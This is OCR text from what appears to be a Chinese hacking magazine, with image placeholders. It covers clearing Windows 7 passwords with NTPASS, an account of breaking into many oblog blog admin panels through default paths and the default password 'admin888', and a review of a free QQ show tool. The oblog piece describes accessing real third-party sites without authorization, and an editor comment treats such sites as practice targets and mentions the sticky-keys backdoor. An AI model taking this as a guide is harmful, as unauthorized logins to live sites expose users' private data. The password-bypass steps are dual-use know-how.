


图8、图9 选择NTPASS




图10 选择 Windows 所在的分区




图11　选择系统所在分区

码的 Windows 用户，如选择“1”按“回车”进行下一步，如图 13。

在这里会出现“清除密码”的一些相关的选择项，不需要进行修改，然后按“Y”即可清空密码了，如图 14。

重新启动计算机，你会发现不需要密码即可进入系统桌面了。

四、预防方法

其实 Windows 7 的操作系统已经考虑到了忘记密码，如果你害怕忘记密码，可以将密码保存到 U 盘等存储设备上。




图12　“回车”继续




图14　清空密码

打开“我的电脑”—“控制面板”—“用户帐户和家庭安全”—“用户帐户”，选择“创建密码重设盘”，然后会提示你插入 U 盘，按照系统提示进行操作就可以了，如图 15。

总结

这几种方法都是忘记密码后恢复的不错方法，使用替换法的话可以将密码修改成任意密码，操作稍微复杂点，适用于所有计算机；使用 NTPASS 的话需要机器有相关软件，或者专用光盘；大家根据自己的水平选择合适自己的方法。

总之，希望能帮助大家解决问题，但不要将此方法用于非法用途。




图13　选择需要清空密码的 Windows 用户




图15 创建密码重设盘

编辑点评：*找回丢失的 Windows 7 密码的方法与找回 Win XP 的大同小异。无非是绕过验证取得权限或者用工具清除密码。采用什么方法小黑们可以自己选择，还记得粘滞键后门吗？类似的东东还有不少。*

一次莫名其妙的收获

图佚名

近日无聊去逛博客，看到有个叫我爱我家的博客网（http://www.qyzjzx.net/blog/），网站使用的是 oblog，版本为 **Copyright by oblog.cn 2005-2006Powered**，就忍不住拿工具爆了一下（黑手原来有过关于 oblog 的漏洞利用的文章），得到了 admin$469e80d32c0559f8，一看就是默认的密码 admin888，然后就进了后台。如图 1 所示。

本来是没什么，可是我突发奇想的在百度上搜了一下我爱我家博客网，结果吓了我一跳，很多同名不同址的网站，如图 2。我测试了一下，全部使用的默认后台路径，默认密码，让我莫名其妙地全进入了后台（海汗……），命中率高达 100%。

当然，本文没啥技术含量，只是想提醒一下广大网站管理员，做管理应该认真一些，数百用户的资料就是因为这个看似可笑的问题泄漏了出去，我平时也是喜欢用博客的人，现在看来那些私密的照片与日志似乎不怎么保险了。所以我希望网站管理人员不要出现这种低级的错误。



图 2




图 1

编辑点评：*在网站上经常看到很多人抱怨找不到实践的目标，其实只要细心还是可以发现很多提供我们练手的网站，本片文章没有什么技术含量，但是却非常适合初学者入门。*

免费 QQ 秀，一键获取！

图车晓东

由于囊中羞涩没有 QB，自己的 QQ 秀一直都是“赤膊上阵”，偶尔会引起一些好友善意的调侃。现在好了，有了“免费 QQ 秀一键获取工具”，一切都可以轻松搞定！

首先是下载程序压缩包，下载地址是：ftp://down:downhome6112O@221.236.13.108/soft.down/attach/2010/20/QQshow.rar，大小仅为 3.21MB。解压缩后直接双击其中的“免费 QQ 秀一键获取工具 V2.0 第二版”运行程序，软件的界面被分为“女生 QQ 秀集合”、“男生 QQ 秀集合”、“雷人 QQ 秀集合”和“QQ 秀背景”共四个模块（如图 1）。

它们又分别包含了相应的子模块，使用时直接单击相应的按钮即可。比如单击“男生 QQ 秀集合”下的第一项“个性男生 QQ 秀”之后，软件会弹出一个小窗口，提供了 10 个极具个性的男生 QQ 秀，我们可以从中选择自己喜欢的 QQ 秀，点击下方对应的“点我获取”按钮。




图 1

之后软件会调用IE浏览器打开“QQ秀—我个性 我时尚”页面，此时应该先到左侧“您还未登录，请先登录”处点击进行登录，如果你的QQ已经在线，那么它会检测到相关信息并且弹出“登录”小窗口，直接点击其中的“快速登录”即可。现在我们就可以在QQ秀页面中点击刚才已经选中的QQ秀形象下的“试穿”按钮，之后在左侧自己的形象就会发生相应的变化，最后当然就是点击下方的“保存形象”按钮（如图2）。此时我们会看到“保存形象成功”的提示，大功告成！至于其它的模块功能，使用方法都大同小异，大家可根据情况使用。

经过简单的几步点击操作，现在我们的形象就Cool多了，再也不用“赤膊上阵”与好友聊天了，大家不妨一试。

（文中所涉及工具已收录在本期光盘中）

编辑点评：很简单，很实用。有了这个工具我们的QQ秀终于不用再赤裸上阵了，赶紧穿上漂亮的衣服泡MM吧！

